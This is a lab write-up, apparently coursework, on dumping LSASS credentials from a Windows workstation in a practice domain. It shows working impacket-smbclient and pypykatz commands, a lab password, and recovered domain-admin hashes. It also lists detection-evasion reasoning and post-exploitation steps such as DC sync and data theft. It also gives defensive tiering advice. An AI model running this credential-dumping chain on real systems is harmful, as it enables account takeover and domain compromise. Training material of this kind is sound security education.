

Windows Attack Lab - Step 10 - Situational Awareness & Credential Dumping on WS1


Author

- Knöpfel, Daniel
- Duijts, Michael

Methodology

Option A: Dumping Credentials via RDP Access

To create a dump with Task Manager windows Defender must be deactivated.



Transfer lsass dump to kali with `impacket-smbclient`

```
impacket-smbclient 'winattacklab.local/cclear:Welc0me2022!@10.0.1.103'  
use c$  
get Users\cclear\AppData\Local\Temp\lsass.DMP
```

To get information in a readable format `pypykatz` can be used.

```
pypykatz lsa minidump lsass.DMP >> pypykatz.log
```

The screenshot shows a Kali Linux terminal window with a VS Code editor open. The terminal displays the output of a pypykatz command, which is a log file named ~/pypykatz.logg. The log file contains the following information:

```

67 username cclear
68 domainname winattacklab
69 logon_server DC1
70 logon_time 2023-01-14T15:34:57.456459+00:00
71 sid S-1-5-21-512277302-1322306450-401968950-1116
72 luid 8139347
73
74 = LogonSession =
75 authentication_id 514023 (7d7e7)
76 session_id 2
77 username ffast
78 domainname winattacklab
79 logon_server DC1
80 logon_time 2023-01-14T12:50:32.047392+00:00
81 sid S-1-5-21-512277302-1322306450-401968950-1122
82 luid 514023
83 = MSV =
84 Username: ffast
85 Domain: winattacklab
86 LM: NA
87 NT: e4817e3c667f5df2b2b0dc37ca25f9
88 SHA1: 3333836a6cc6c0a554e5dd6a0fe8c495a67d7c12
89 DPAPI: b90144721d5ecf64eafe49a3646cdcc3
90 = WDIGEST [7d7e7]=
91 username ffast
92 domainname winattacklab
93 password None
94 = Kerberos =

```

Answers

- What other tool than Pypykatz can extract the credentials from the dumped lsass memory?
 - Mimikatz
- Why didn't we upload and run Mimikatz on WS1?
 - That would be too easily detected and blocked
- Why is ProcDump not detected as hacking tool?
 - Tools from SysInternals are useful and legit tools. Creating process dumps like ProcDump is a valid use case for trouble shooting (CPU spikes, debugging)
- Why can user ffast's (A DOMAIN ADMIN's) credentials be found in the LSASS memory of WS1?
 - Because he/she is logged in to WS1.WINATTACKLAB.LOCAL
- How should organizations prevent this kind of problem (domain admins logging in on "normal" servers using their domain admin accounts)?
 - Their active directory should be organized in Tiers ("Microsoft Admin Tier Model"). A domain admin (Tier 0) may not log in to a lower tier to prevent the NTLM hash ending up in the LSASS process.
- Congrats. you are domain admin! And now what? How would you now test and exploit the domain admin privileges?
 - Domain controller (DC) sync: get all AD data from domain controller
 - Potentially, try to do the same for connected domain controllers (as the AD forest is the security boundaries)
 - Access server with sensitive business data and extract it
 - Lower security for specific machines to allow for hacking tools
 - The next steps depend a lot on our - the attackers - goal (espionage, money etc.).